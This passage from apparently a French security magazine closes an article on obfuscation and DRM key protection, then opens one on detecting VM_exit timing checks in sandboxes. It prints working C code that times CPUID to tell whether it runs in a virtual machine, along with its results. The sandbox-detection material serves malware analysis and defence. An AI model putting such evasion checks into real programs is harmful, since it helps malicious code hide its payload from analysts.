1. Tous les accès à des variables locales sont faits à travers un dictionnaire, qui contient initialement les arguments (**'n': n**) et la valeur de retour stockée dans l'identifiant **'\$' ('\$: None)**. Ce dictionnaire est passé en paramètre de chaque lambda fonction et est également renvoyé, de telle sorte que chaque instruction devient une lambda fonction qui « met à jour » l'état mémoire.
2. Toutes les instructions (par opposition aux expressions) sont transformées en lambda fonction, en suivant les règles suivantes :

```
F(s1 ; s2) => lambda _ : F(s2)(F(s1)(_))
F(var = exp) => lambda _ : ().__setitem__(var, E(exp)), _)[-1]
F(if cond: s1 else: s2) => lambda _ : F(s1) if E(cond) else F(s2)
F(return exp) => lambda _ : ().__setitem__('$', E(exp)), _)[-1]
```



La formule pour les boucles **while** est un poil plus complexe et repose sur la notion d'Y combinator [13] :

```
F('while cond: s1\nelse: s2', state) = lambda _:\n    Y(lambda self, _:\n        self(self, F(s1, _))\n        if E(cond, _)\n        else S(s2, _),\n    )
```

3. Toutes les expressions sont transformées en remplaçant les accès en lecture à des variables par des lectures de l'état mémoire courant grâce à la fonction E :

```
E(name) => '_'[name]' if 'name' in _ else name
```

Le lecteur averti (et aguerri) aura remarqué que l'utilisation d'un dictionnaire Python pour représenter l'état mémoire courant nous éloigne d'un langage fonctionnel puisque le dictionnaire n'est pas copié. Mais ça va plus vite ainsi :-)

## 6.5 Protection des données en mémoire

La protection des données d'un programme peut être cruciale. En effet, ces données peuvent être de plusieurs types : des données statiques utilisées par le programme (clés de chiffrement, S-BOX AES) ou des données sensibles produites par différents algorithmes (comme le déchiffrement et décodage d'une vidéo dans le cas d'une DRM).

Dans les deux cas, le but est d'empêcher un attaquant de récupérer facilement ces données, par analyse statique et/ou dynamique.

Pour illustrer ces différents scénarios, nous allons prendre le cas hypothétique d'une solution de protection de vidéos à la demande qui chiffre les vidéos envoyées à ses utilisateurs (par Internet), et les déchiffre sur le poste client avant de les afficher.

L'architecture (très simple, à ne pas reproduire chez soi) serait la suivante :

1. À l'envoi de la vidéo demandée par le serveur, celle-ci est chiffrée en AES, utilisant ainsi une clé de 16 octets générée aléatoirement (notée **Kv**) ;
2. Cette clé **Kv** est elle-même chiffrée avant d'être envoyée à l'utilisateur. Notons la clé utilisée **Ks** ;
3. Le serveur renvoie ainsi à l'utilisateur la vidéo chiffrée et la clé **Ks**.

Côté utilisateur, afin de pouvoir lire la vidéo reçue, il faut d'abord déchiffrer la clé **Ks**. Pour notre exemple, ce « chiffrement » sera constitué d'un simple « ou exclusif » avec un tableau constant de 16 octets et partagé entre le serveur et le client (appelé par la suite **Kx**). À noter que ceci n'est pas du tout suffisant pour une protection digne de ce nom, mais nous rappelons que cette architecture ne doit pas être implémentée à la maison ;-)

### 6.5.1 Cas des données statiques

La donnée statique à protéger dans le cas de cette DRM est le tableau de constantes **Kx**.

Partons du pseudo-code C suivant, qui permet de retrouver la clé **Kv** à partir de **Ks** et **Kx** :

```
static uint8_t secret_Kx[16] = {0xAA, 0xBB, ..., 0xFF};\n\nvoid get_video_key(uint8_t Kv[16], const uint8_t Ks[16])\n{\n    for (int i = 0; i < 16; i++)\n        Kv[i] = Ks[i] ^ Kx[i];\n}
```

La première approche qui vient à l'esprit serait de chiffrer le tableau **secret\_Kx**, et de le déchiffrer au démarrage et/ou avant utilisation. Le pseudo-code C serait le suivant :

```
static uint8_t secret_Kx[16] = encrypted({0xAA, 0xBB, ..., 0xFF});\n\nvoid reencrypt_secret_Kx();\nvoid decrypt_secret_Kx();\n\nvoid get_video_key(uint8_t Kv[16], const uint8_t Ks[16])\n{\n    decrypt_secret_Kx();\n    for (int i = 0; i < 16; i++)\n        Kv[i] = Ks[i] ^ Kx[i];\n    reencrypt_secret_Kx();\n}
```

Le tableau **secret\_Kx** serait ainsi une version chiffrée du tableau initial. Les fonctions **reencrypt\_secret\_Kx** et **decrypt\_secret\_Kx** permettraient de déchiffrer et rechiffrer à la volée le tableau pour pouvoir l'utiliser. Le désavantage principal de cette approche est qu'un attaquant peut assez facilement se placer juste après l'appel à la fonction **decrypt\_secret\_Kx** et récupérer sa sortie en mémoire.

Une autre approche serait d'appliquer une transformation octet par octet sur le tableau **secret\_Kx**, et de n'appliquer cette transformation qu'à la lecture. L'intérêt est que le tableau décodé complet n'apparaît jamais en mémoire. Le désavantage est que cette transformation peut être détectable très facilement dans un code aussi simple que le précédent.

Une technique serait alors de combiner les deux idées précédentes, et bien sûr d'utiliser un algorithme de dérivation un peu plus « évolué » qu'un simple « ou exclusif », ou appliquer certaines couches d'obfuscations supplémentaires.

De plus, d'autres problèmes se posent pour automatiser ces tâches. En effet, dans le pseudo-code écrit, le tableau **secret\_Kx** est déclaré « **static** », et est ainsi local à la *compilation unit* (comprendre le fichier « .c ») dans lequel il est déclaré. La propriété la plus importante qui en découle est qu'il ne peut être utilisé par une autre *compilation unit* ou, dans le cas des bibliothèques partagées, par une autre bibliothèque. Sans cette propriété, il serait impossible de transformer le tableau **secret\_Kx** sans s'assurer que tous les accès soient « gardés » par les diverses fonctions de



transformations. Cependant, dans le cas d'un binaire (et non d'une bibliothèque partagée), une analyse exécutée au moment de l'édition de lien pourrait malgré tout permettre de telles transformations (cf. **-flto** sous clang).

### 6.5.2 Cas des données dynamiques

Dans notre exemple, une donnée « dynamique » (créée par le programme) à protéger est typiquement le résultat du déchiffrement de la clé **Ks** (soit **Kv**). En effet, même en combinant les techniques évoquées ci-dessus, un attaquant pourrait tout simplement récupérer la clé **Kv** présente en mémoire après l'appel à la fonction **get\_video\_key**.

Une idée est alors de transformer toutes les écritures dans le tableau **Kv**, et d'appliquer la transformation inverse lors d'une lecture.

Imaginons le pseudo-code C suivant :

```
static uint8_t secret_Kx[16] = encrypted({0xAA, 0xBB, ..., 0xFF});

void get_video_key(uint8_t Kv[16], const uint8_t Ks[16])
{
    for (int i = 0; i < 16; i++)
        Kv[i] = transformation_a_inserer_ici(Ks[i] ^ Kx[i]);
}

struct AES_CTX {
    uint8_t exp_keys[16][8];
};

void expand_aes_key(AES_CTX* ctx, const uint8_t key[16])
{
    for (int i = 0; i < 16; i++) {
        ctx->exp_keys[0][i] = transformation_inverse_a_inserer_ici(key[i]);
        ctx->exp_keys[1] = expand_one_key(ctx->exp_keys[0], ...);
        [...]
    }
}

void set_aes_ctx_for_video(AES_CTX* ctx, const uint8_t Ks[16])
{
    uint8_t Kv[16]; // clé à retrouver et protéger !
    get_video_key(Kv, Ks);
    expand_aes_key(ctx, Kv);
}
```

Dans la fonction **get\_video\_key**, chaque écriture dans **Kv** est précédée d'une transformation inversible. L'inversion de cette transformation doit ensuite être utilisée lors de la création du contexte AES (expansion de clé).

Le lecteur assidu se sera fait la réflexion que la « première » clé étendue dans le contexte AES n'est autre que la clé d'origine. On pourrait appliquer une autre transformation inversible lors du stockage des clés étendues, et appliquer les transformations inverses lors du décodage. On le comprend, ce processus peut être propagé tant que jugé nécessaire.

En terme d'implémentation, un des plus gros challenges est que, pour un tableau local à une fonction donnée (typiquement le tableau **Ks** de la fonction **set\_aes\_ctx\_for\_video**), il faut suivre son utilisation à travers les différentes fonctions qui l'utilisent (on parle alors d'analyse inter-procédurale), et spécialiser ces fonctions avec une

version locale possédant les transformations locales adéquates. À noter que ce genre de transformations est déjà fait par des optimisations de LLVM, par exemple lors de la propagation de constantes inter-procédurales. Dans le cas des variables globales, les mêmes problèmes qui apparaissent dans le cas des données statiques (voir ci-dessus) sont présents. En effet, il faut pouvoir être certain d'avoir la liste complète de toutes les fonctions utilisant les tableaux protégés !

À titre d'exemple, dans le cas ci-dessus, une protection des valeurs du tableau **Kv** dans la fonction **set\_aes\_ctx\_for\_video** impliquerait le pseudo-code C suivant :

```
static uint8_t __attribute__((always_inline)) lin_transform_1(const
uint8_t v)
{
    return v*7+1;
}

static uint8_t __attribute__((always_inline)) inv_lin_transform_1(const
uint8_t v)
{
    return (v-1)*183;
}

static void get_video_key_custom_1(uint8_t Kv[16], const uint8_t Ks[16])
{
    for (int i = 0; i < 16; i++)
        Kv[i] = lin_transform_1(Ks[i] ^ Kx[i]);
}

static void expand_aes_key_custom_1(AES_CTX* ctx, const uint8_t key[16])
{
    for (int i = 0; i < 16; i++) {
        ctx->exp_keys[0][i] = inv_lin_transform_1(key[i]);
    }
    ctx->exp_keys[1] = expand_key(ctx->exp_keys[0], ...);
    [...]
}

void set_aes_ctx_for_video(AES_CTX* ctx, const uint8_t Ks[16])
{
    uint8_t Kv[16]; // clé à retrouver et protéger !
    get_video_key_custom_1(Kv, Ks);
    expand_aes_key_custom_1(ctx, Kv);
}
```

La transformation a pour but de traquer les fonctions qui utilisent le tableau **Kv** au sein de la fonction **set\_aes\_ctx\_for\_video**, d'en créer de nouvelles versions (suffixées ici avec **\_custom\_1**), de « décorer » les accès au dit tableau, et de faire ainsi de suite récursivement au sein de ces nouvelles fonctions. Si une fonction qui utilise ledit tableau ne faisant pas partie de la *compilation unit* en cours est atteinte, alors la transformation ne peut avoir lieu. Typiquement, dans notre exemple, si nous protégeons les clés étendues, alors nous devons inclure le code complet du chiffrement d'un bloc AES dans la même compilation unit (ou les sources du programme compilé, en supposant que nous sommes capables de créer des passes au moment de l'édition de liens ; cf section 6.5.1).

### 6.5.3 Un tableau peut en cacher un autre

Un problème que nous avons passé sous silence jusqu'à est le problème de l'*aliasing*. L'*aliasing* est le fait que, dans des langages tels que le C et C++, un segment de mémoire peut être accédé par plusieurs symboles dans le programme. Prenons l'exemple ci-dessous :



```
int f(size_t n)
{
    char* buf = malloc(n);
    char* mid = buf + n/2;
    mid[0] = 'a';
    buf[n/2+1] = 'b';
}
```

Ici, **mid** n'est qu'un *alias* vers le milieu du buffer **buf** : on a **buf[n/2+1] == mid[1]**. Imaginons que nous voulions protéger **mid**, il faudrait aussi protéger la dernière écriture. De plus, il n'est pas forcément évident de savoir que la taille de **buf** est **n**. En effet, il pourrait être retourné par une fonction dont nous n'avons pas le code source, présente dans une bibliothèque externe par exemple.

Un autre exemple intéressant est de considérer les dépassements de pile comme des problèmes d'*aliasing*. Sur les architectures Intel, le pointeur de retour de la fonction se trouve à la fin de la pile, tel qu'on peut y accéder à travers un tableau alloué sur la pile. On pourrait ainsi considérer le problème de détection des dépassements de pile comme un problème « classique » de détection d'*aliasing* !

## 7

## La lumière crée l'ombre comme la lumière détruit l'ombre

La conception d'une obfuscation est très semblable à la conception d'une optimisation de code (e.g. déroulement de boucle ou réduction de force). Mais le problème est moins bien défini : la métrique à optimiser n'est pas claire, car il est difficile de noter objectivement le degré d'obfuscation d'une fonction, ou de comparer le niveau d'obfuscation atteint par l'application de deux obfuscations différentes.

Pour cette raison, il est souhaitable de donner à l'utilisateur d'un obfuscateur la possibilité de guider précisément le processus d'obfuscation plutôt qu'un vague `--obfuscation-level=<n>...`. Difficile problème puisqu'il faut alors trouver un utilisateur averti !

À chaque obfuscation sa technique de reverse, ce qui apparente la conception d'obfuscations à un jeu du chat et de la souris. Avec une petite punition pour le concepteur d'obfuscations : quand l'obfuscation ne préserve pas le comportement du code d'origine, il doit... déboguer du code obfusqué :-)

## ■ Remerciements

Un grand merci à Ninon Eyrolles, Fernand Lone Sang et André Moulu pour leurs relectures et commentaires !

## ■ Notes

- (1) C'est même un domaine spécifique : la cryptographie en boîte blanche.
- (2) Vraiment aucun doute : les auteurs de cet article en ont développé plusieurs dans le cadre de l'obfuscateur closed-source epona réalisé en interne à QuarksLab.
- (3) Vous ne connaissiez pas ces jolis termes pour parler d'*inlining* et d'*outlining* ?
- (4) Certains plaisantins aiment à dire que c'est une technique naturellement employée par une partie des étudiants. Mais c'est ignorer que, ce qu'un esprit maladroit peut faire par inadvertance, un esprit retors peut le sublimer...
- (5) Autant utiliser une vraie constante et laisser une obfuscation ultérieure la rendre opaque. Soyons économes !

## ■ Références

- [0] *On the (im)possibility of obfuscating programs*, by B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. P. Vadhan, and K. Yang.
- [1] *IDA, the Interactive Disassembler*, <https://www.hex-rays.com/products/ida/>
- [2] *Medusa, an open source interactive disassembler*, <https://github.com/wisk/medusa>
- [3] *Miasm, a reverse engineering framework in Python*, <https://github.com/cea-sec/miasm>
- [4] *Metasm, an assembly manipulation suite*, <http://metasm.cr0.org/>
- [5] *Radare2, a portable reversing framework*, <http://www.radare.org/r/>
- [6] *Triton, a concolic execution framework*, <https://github.com/JonathanSalwan/Triton>
- [7] *Z3, a theorem prover*, <https://github.com/Z3Prover/z3>
- [8] *A Taxonomy of Obfuscating Transformations*, by C. Collberg, C. Thomborson, and D. Low
- [9] *O-LLVM, an LLVM-based code obfuscator*, <http://o-llvm.org>
- [10] *Looking Inside the (Drop) Box*, by D. Kholia and P. Węgrzyn
- [11] *LLVM Language Reference*, <http://llvm.org/docs/LangRef.html>
- [12] *Quarkslab HITB 2014 Challenge*, <http://blog.quarkslab.com/you-like-python-security-challenge-and-traveling-win-a-free-ticket-to-hitb-kul.html>
- [13] *Y Combinator*, [https://en.wikipedia.org/wiki/Fixed-point\\_combinator#Fixed\\_point\\_combinators\\_in\\_lambda\\_calculus](https://en.wikipedia.org/wiki/Fixed-point_combinator#Fixed_point_combinators_in_lambda_calculus)



# UTILISATION DES VM EXIT PAR LES MALWARES POUR ÉCHAPPER À L'ANALYSE EN SANDBOX

Antoine Perdriat – Telecom SudParis – antoine.perdriat@telecom-sudparis.eu

Nizar Kheir – Orange Labs – nizar.kheir@orange.com

**mots-clés :** VIRTUALISATION / MALWARE / SANDBOXING / ÉVASION / VM\_EXIT

**U**n environnement virtualisé a besoin d'utiliser les ressources physiques de notre machine pour fonctionner. Alors que l'accès à ces ressources physiques se fait d'habitude directement par la machine virtuelle, l'hyperviseur est contraint parfois à prendre la main sur la machine virtuelle, et ce en utilisant la fonction `VM_exit`. Cependant, cette caractéristique entraîne une latence lors de l'utilisation de certaines instructions. Les logiciels malveillants (malwares) peuvent alors utiliser cette particularité en mesurant ce délai pour détecter leur exécution dans une machine virtuelle. Dans cet article, nous expliquons la fonction `VM_exit`, son utilisation par les malwares et nous proposons un mécanisme de détection de cette dernière.

## 1 Introduction

### 1.1 Les VM\_Exit : idée générale

Afin d'être le plus performant, un système virtualisé accède *directement* aux ressources physiques de notre machine et notamment à notre processeur (CPU). Néanmoins, certaines instructions font exception, et le résultat de ces instructions ne peut être renvoyé directement depuis le CPU vers la machine virtuelle (*Virtual Machine* : VM) pour des raisons de correspondance entre les ressources virtuelles accessibles depuis la VM, et les ressources physiques de la machine. Dans ce cas particulier d'instructions, l'hyperviseur reprend la main sur la VM et va calculer un résultat « logique » qu'il associe à chacune des instructions émises par la VM. Cette transition de VM à hyperviseur se fait moyennant la fonction `VM_exit`. Mais ce changement d'état a un coût et exige des calculs supplémentaires : une certaine latence apparaît.

### 1.2 Le Sandboxing : principe et utilité

Durant ces dernières années, les activités cybercriminelles sont en constante augmentation et les malwares deviennent un outil d'attaque privilégié. Il est donc légitime d'être méfiant lorsque nous ne connaissons pas les fonctionnalités d'un exécutable. D'où le principe du sandboxing qui consiste à créer un environnement virtuel d'analyse, similaire à celui de l'environnement réel de l'utilisateur, afin de lancer l'exécutable suspect dans cet environnement virtuel. L'analyse dynamique dans la sandbox permet ainsi de mieux comprendre le comportement du fichier suspect et son impact sur le terminal de l'utilisateur dans le cas où il s'avère malveillant.

Afin d'échapper à l'analyse en sandbox, les développeurs de malwares se sont lancés dans un jeu du chat et de la souris afin de développer de nouvelles techniques permettant de détecter l'existence d'un tel environnement d'analyse. Dès lors qu'un malware repère un tel environnement, il n'active plus sa charge malveillante et apparaît donc comme inoffensif au sein de notre sandbox.

C'est là qu'interviennent les VM\_exit. Vu que cette fonctionnalité est propre aux environnements virtualisés, un malware peut se servir de la latence que nous avons mentionnée précédemment pour déterminer s'il est en train de s'exécuter dans une machine virtuelle (donc possiblement une sandbox), ou bien directement dans une machine physique.

Comment ? En utilisant des instructions qui vont provoquer ces VM\_exit et en calculant leur temps d'exécution. Le malware pourrait alors s'adapter selon la situation dans laquelle il se trouve.

## 1.3 Le malware, le VM\_exit et l'administrateur

Les VM\_exit étant des fonctionnalités nécessaires aux environnements virtualisés, et donc qui ne peuvent pas être remplacées, nous devons mettre en place une technique permettant à la sandbox de détecter le fait qu'un malware essaye de repérer la présence ou non d'une latence induite par l'utilisation de la fonction VM\_exit.

Il faut savoir que la fonction VM\_exit peut être utilisée par un logiciel bénin et donc nous ne pouvons pas alerter l'administrateur de la sandbox à chaque fois qu'un VM\_exit a eu lieu. Nous proposons une technique plus intelligente qui alerte l'administrateur de notre sandbox dès lors que l'exécutable utilise les VM\_exit d'une manière spécifique qui lui permettrait de comprendre son environnement.

L'approche que nous avons choisie est d'analyser la fréquence d'utilisation des VM\_exit par le fichier que nous sommes en train d'étudier dans notre sandbox. Lorsque cette fréquence est trop importante ou suit une séquence particulière permettant de détecter à coup sûr l'environnement d'analyse, nous prévenons l'administrateur que le malware pourrait ne pas avoir activé ses véritables fonctionnalités et qu'une analyse plus poussée est conseillée.

# 2 Contexte technique

## 2.1 La virtualisation

Afin de bien comprendre la fonctionnalité des VM\_exit, il est nécessaire de rappeler la structure de la virtualisation et son fonctionnement [1].

Comme nous pouvons le voir sur la figure 1, 3 couches interviennent dans la virtualisation.

La couche la plus élevée (3) correspond à notre (nos) machine(s) virtuelle(s). La machine virtuelle va contenir le système d'exploitation dans lequel nous allons exécuter notre fichier à analyser (l'ensemble est appelé le *guest*).

La couche suivante (2) est l'hyperviseur qui supervise les machines virtuelles.




Figure 1

Ces deux niveaux sont compris dans notre machine physique (*host*), qui contient d'autres applications comme le navigateur internet, les éditeurs de textes, etc.

Enfin, pour permettre à cet ensemble de fonctionner : la couche hardware (1) qui fournit les ressources physiques pour le calcul (processeur), le stockage de données (disque) et le traitement (mémoire).

Maintenant que nous avons présenté l'architecture de la virtualisation, venons-en à son fonctionnement et au rôle des VM\_exit.

En raison de l'utilisation de nos ressources physiques par le guest, il est nécessaire d'introduire un carcan à notre ensemble hyperviseur/guest au niveau de leur jeu d'instructions assembleurs. En effet, bien qu'essayant de reproduire un environnement le plus proche de la réalité, notre machine virtuelle reste une application de l'hôte, et nous devons donc restreindre ses actions, pour l'empêcher d'agir comme bon lui semble avec nos ressources physiques.

Le processeur Intel propose alors deux modes d'exécution d'instructions assembleurs spécifiques à la virtualisation : les modes VMX root et VMX non-root.

L'hyperviseur utilise les VMX root-operations pour interagir avec le CPU. Dans ce mode, l'état du CPU est le même que celui en mode non-root, si ce n'est le fait de permettre à l'hyperviseur d'avoir accès à quelques instructions supplémentaires : les opérations VMX qui vont lui fournir un set d'instructions pour superviser des machines virtuelles.

Les VM utilisent les VMX non-root operations pour communiquer avec le CPU. Ce faisant, l'hyperviseur peut contrôler certaines opérations effectuées par la VM, et cette dernière ne peut pas agir en toute liberté sur les ressources physiques de notre machine du fait qu'elle n'utilise que les instructions VMX non-root operations, régies par des règles prédéfinies.

Cependant, si la VM est restreinte, cela implique nécessairement des différences avec un environnement normal. Il n'est pas possible de supprimer le carcan imposé à notre VM, mais une fonctionnalité va permettre d'exécuter des instructions normalement interdites : c'est le VM\_exit.

## 2.2 Le VM\_exit

L'idée est la suivante : lorsqu'une instruction assembleur ne peut pas être exécutée en mode VMX non-root (car sortant du carcan), l'hyperviseur va prendre la main sur le guest et va exécuter cette même instruction en mode VMX root. Ce passage depuis le guest vers l'hyperviseur est un VM\_exit. Suite à cette opération, l'hyperviseur va pouvoir agir en mode VMX root pour permettre au CPU de retourner une réponse logique à l'instruction. Une fois le résultat calculé, l'hyperviseur va redonner la main au guest et repasser en mode VMX non-root, c'est ce que l'on appelle par ailleurs un VM\_entry. Le guest peut alors reprendre l'exécution normale de ses instructions.

Nous comprenons donc mieux maintenant pourquoi une instruction de notre guest provoquant un VM\_exit va prendre beaucoup plus de temps à s'exécuter qu'une instruction envoyée directement au CPU.

D'après la documentation Intel [2], les instructions qui vont déclencher automatiquement des VM\_exit lorsqu'elles sont exécutées par la VM sont les 16 suivantes :

|               | Mode VMX root                                                                                          | Mode VMX non root    |
|---------------|--------------------------------------------------------------------------------------------------------|----------------------|
| <b>Ring 0</b> | INVEPT, INVVPID, VMCALL, VMCLEAR, VMLAUNCH, VMPTRLD, VMPTRST, VMREAD, VMRESUME, VMWRITE, VMXOFF, VMXON | GETSEC, INVD, XSETBV |
| <b>Ring 3</b> | /                                                                                                      | CPUID                |

La seule instruction qui nous intéresse est CPUID. En effet, les instructions requérant des droits privilégiés (c'est ce que l'on appelle des instructions privilégiées) et donc d'être en ring 0 afin d'être exécutées impliquent à notre malware d'avoir réalisé des étapes malveillantes qui lui ont permis de relever son niveau de privilège. Il serait donc déjà détecté par notre environnement d'analyse.

L'instruction CPUID permet d'obtenir des informations directement liées à notre CPU : version, capacité, configuration, etc. (c'est ce que l'on appelle une instruction sensitive). Voici un exemple de la nécessité du VM\_exit avec l'instruction CPUID : on considère 2 machines virtuelles avec des caractéristiques CPU personnalisées. Si l'on effectuait un appel à CPUID directement à notre véritable CPU, les réponses obtenues n'auraient aucun sens avec la configuration des 2 guests, d'où la nécessité du VM\_exit.

Il existe ensuite des instructions qui vont provoquer des VM\_exit, mais sous certaines conditions définies par les hyperviseurs dans la structure *Virtual Machine Control Structure* (VMCS). Suite à une étude de ces dernières, nous avons conclu que :

- soit ces instructions nécessitent des droits privilégiés ;
- soit, du fait d'avoir des configurations VMCS différentes selon l'hyperviseur, qu'il est plus difficile pour un malware d'implémenter sa détection à l'aide des VM\_exit en raison de diagnostics incertains.

C'est pourquoi nous allons nous intéresser particulièrement à l'instruction CPUID, sensible et non privilégiée, pour réaliser l'attaque.

## 2.3 Attaque

Étudions maintenant comment un attaquant peut réaliser une détection d'environnement virtuel à l'aide des VM\_exit. L'exemple dans le code suivant [3] fait intervenir les instructions CPUID pour déterminer si l'on se trouve dans une virtualisation ou non :

```
static inline unsigned long long cpuid_vmexit() {
    unsigned long long timer1, timer2;
    unsigned eax, edx;
    __asm__ volatile("rdtsc" : "=a" (eax), "=d" (edx)); # on récupère le 1er
    temps à l'aide de l'instruction RDTSC
    timer1 = ((unsigned long long)eax) | (((unsigned long long)edx) << 32);
    # on stocke le 1er temps dans la variable timer1
    __asm__ volatile("cpuid" : /* no output */ : "a"(0x00)); # on exécute
    l'instruction CPUID sans chercher à avoir d'output, seule l'exécution nous
    intéresse
    __asm__ volatile("rdtsc" : "=a" (eax), "=d" (edx)); # on récupère le 2ème
    temps à l'aide de l'instruction
    timer2 = ((unsigned long long)eax) | (((unsigned long long)edx) << 32);
    # on stocke le 2ème temps dans la variable timer2
    cout << "Valeur courante du temps d'exécution de CPUID: " << timer2-timer1
    << endl;
    return timer2 - timer1;
}

int force_vmexit() {
    int i;
    unsigned long long moy = 0;
    for (i = 0; i < 10; i++) { # on va lancer 10 fois l'exécution de CPUID
    afin d'obtenir une moyenne pertinente
        moy = moy + cpuid_vmexit();
        Sleep(500);
    }
    moy = moy / 10; # calcul de la moyenne
    cout << "Valeur moyenne du temps d'exécution de CPUID: " << moy << endl;
    return (avg < 1000 && avg > 0) ? FALSE : TRUE; # permet dans un cas réel
    de retourner FALSE si l'exécution de CPUID est courte, et TRUE dans l'autre
    cas ce qui indique la présence d'un VM_exit
}

int main(void){
    force_vmexit();
    getchar();
}
```

L'idée est d'exécuter en boucle l'instruction CPUID et de mesurer le temps d'exécution de chaque instruction CPUID. Il ne nous reste plus qu'à faire une moyenne de ces temps pour déterminer si l'on se trouve, ou pas, dans un environnement virtuel (l'instruction RDTSC nous permet d'obtenir un temps précis lié à notre CPU).

Voici les résultats en image du code précédent, sur un environnement normal Windows 7 avec la figure 2, et dans notre environnement virtualisé Windows 7 avec la figure 3 :

```
Valeur courante du temps d'exécution de CPUID: 250
Valeur courante du temps d'exécution de CPUID: 328
Valeur courante du temps d'exécution de CPUID: 328
Valeur courante du temps d'exécution de CPUID: 312
Valeur courante du temps d'exécution de CPUID: 321
Valeur courante du temps d'exécution de CPUID: 305
Valeur courante du temps d'exécution de CPUID: 395
Valeur courante du temps d'exécution de CPUID: 321
Valeur courante du temps d'exécution de CPUID: 498
Valeur courante du temps d'exécution de CPUID: 312
Valeur moyenne du temps d'exécution de CPUID: 328
```

Figure 2

Nous ne pouvons que constater la différence entre les résultats des deux environnements (rapport de 30).

|                                                      |
|------------------------------------------------------|
| Valeur courante du temps d'exécution de CPUID: 32172 |
| Valeur courante du temps d'exécution de CPUID: 4725  |
| Valeur courante du temps d'exécution de CPUID: 9020  |
| Valeur courante du temps d'exécution de CPUID: 7676  |
| Valeur courante du temps d'exécution de CPUID: 7768  |
| Valeur courante du temps d'exécution de CPUID: 5780  |
| Valeur courante du temps d'exécution de CPUID: 14676 |
| Valeur courante du temps d'exécution de CPUID: 6000  |
| Valeur courante du temps d'exécution de CPUID: 7724  |
| Valeur courante du temps d'exécution de CPUID: 8568  |
| Valeur moyenne du temps d'exécution de CPUID: 10410  |

Figure 3

Suite à ce test, le malware peut alors choisir de ne pas déclencher sa charge malveillante et contourner ainsi une analyse en sandbox.

## 3 Détection et notification de l'administrateur d'une telle attaque

### 3.1 Points d'observation possibles

Détaillons maintenant notre solution pour détecter ce genre d'attaque. Le principe est simple, il suffit de déterminer et d'analyser la façon dont un malware provoque des VM\_exit. Pour cela, deux possibilités :

- nous nous plaçons à l'intérieur de notre environnement virtuel, et nous étudions toutes les instructions assembleurs à l'origine des VM\_exit ;
- nous nous plaçons à l'extérieur de notre environnement virtuel (dans l'host) et nous étudions tous les VM\_exit ayant lieu lors de l'exécution de notre fichier suspect.

Nous avons opté pour la deuxième solution vu qu'il était plus simple d'étudier directement les VM\_exit plutôt que de regarder toutes les instructions pouvant potentiellement déclencher des VM\_exit.

### 3.2 Outils utilisés

Notre sandbox utilise l'outil d'analyse open source Cuckoo Sandbox [4] qui permet de lister tous les appels systèmes Windows effectués par notre exécutable. Nous avons donc choisi d'intégrer notre solution à cet outil.

Dans une optique de ressources libres et de partage, nous n'avons utilisé que des outils disponibles gratuitement.

Nous travaillons donc sous le système d'exploitation Ubuntu 14.04, avec un processeur Intel possédant la technologie VT-x permettant d'avoir les modes VMX root et VMX non-root.

L'hyperviseur que nous utilisons est qemu-kvm. Il se compose d'une partie du kernel linux : kvm, qui va permettre d'avoir l'interaction directe entre le guest et nos ressources physiques, et qemu qui va s'occuper des caractéristiques périphériques de notre guest ainsi que les valeurs à renvoyer notamment quand il y a des

VM\_exit (exemple : caractéristiques du CPU de notre guest, etc.).

Afin d'enregistrer tous les VM\_exit s'effectuant lors de l'analyse de notre exécutable, nous utilisons l'outil **trace-cmd** qui nous fournit un résultat ergonomique de la commande **ftrace**, cette dernière étant un traceur de tous les appels fonctions réalisés, et liés au noyau linux.

Les commandes de base de cet outil que nous utilisons pour notre solution sont les suivantes :

```
# Pour démarrer l'enregistrement des VM_exit
sudo trace-cmd record -e kvm_exit
# ctrl+c pour interrompre l'enregistrement ou alors réaliser un
killall des processus trace-cmd
# Pour récupérer l'enregistrement dans un fichier texte
sudo trace-cmd report > logs.txt
```

La solution que nous allons voir est dans l'idée applicable à n'importe quel environnement virtualisé, mais il faudrait sans doute adapter techniquement les implémentations selon la configuration.

### 3.3 Méthode de détection de l'attaque

Avec Cuckoo Sandbox, nous allons pouvoir restreindre l'étude des VM\_exit à seulement ceux intervenant lors de l'exécution du malware et non pas les VM\_exit provenant du démarrage de notre sandbox ou de sa fermeture par exemple. Pour ce faire, nous allons utiliser l'enchaînement des méthodes suivantes dans le fichier **scheduler.py** de Cuckoo Sandbox :

```
timing_attack.start_recording()
guest.start_analysis(options)
guest.wait_for_completion()
timing_attack.stop_recording()
```

L'analyse de notre fichier dans notre sandbox débute avec l'appel suivant :

```
guest.start_analysis(options)
```

Nous allons donc lancer l'enregistrement des appels VM\_exit juste avant avec la méthode :

```
def start_recording(self):
    log.info("Started recording of VM_exit to detect timing attack")
    _myprocess = subprocess.Popen('sudo ~/trace-cmd/trace-cmd record -e kvm_exit',
    stdout=subprocess.PIPE, shell=True, preexec_fn=os.setsid) # On fait un
    process pour enregistrer les VM_exit liés à notre hyperviseur kvm
```

La fin de l'exécution de notre malware lors de l'analyse par cuckoo sandbox est indiquée par la fin de l'appel de la méthode :

```
guest.wait_for_completion()
```

Nous décidons d'arrêter l'enregistrement des VM\_exit après cet appel avec la méthode :

```
def stop_recording(self):
    os.popen('sudo killall -2 trace-cmd') # on interrompt les processus liés à trace-cmd
    time.sleep(2) # on doit attendre que l'enregistrement se termine
    os.popen('sudo ~/trace-cmd/trace-cmd report > logs.txt') # on sauvegarde les logs
    dans un fichier .txt
```

Nous avons donc un fichier texte, figure 4, contenant tous les VM\_exit réalisés lors de l'exécution de notre malware :

Figure 4

Cependant, il nous faut trier ce fichier, en effet beaucoup de VM\_exit sont légitimes, car provenant de l'environnement, et n'ont pas pour origine notre exécutable.

Comment faire pour déterminer de façon plus précise l'origine de ces VM\_exit ?

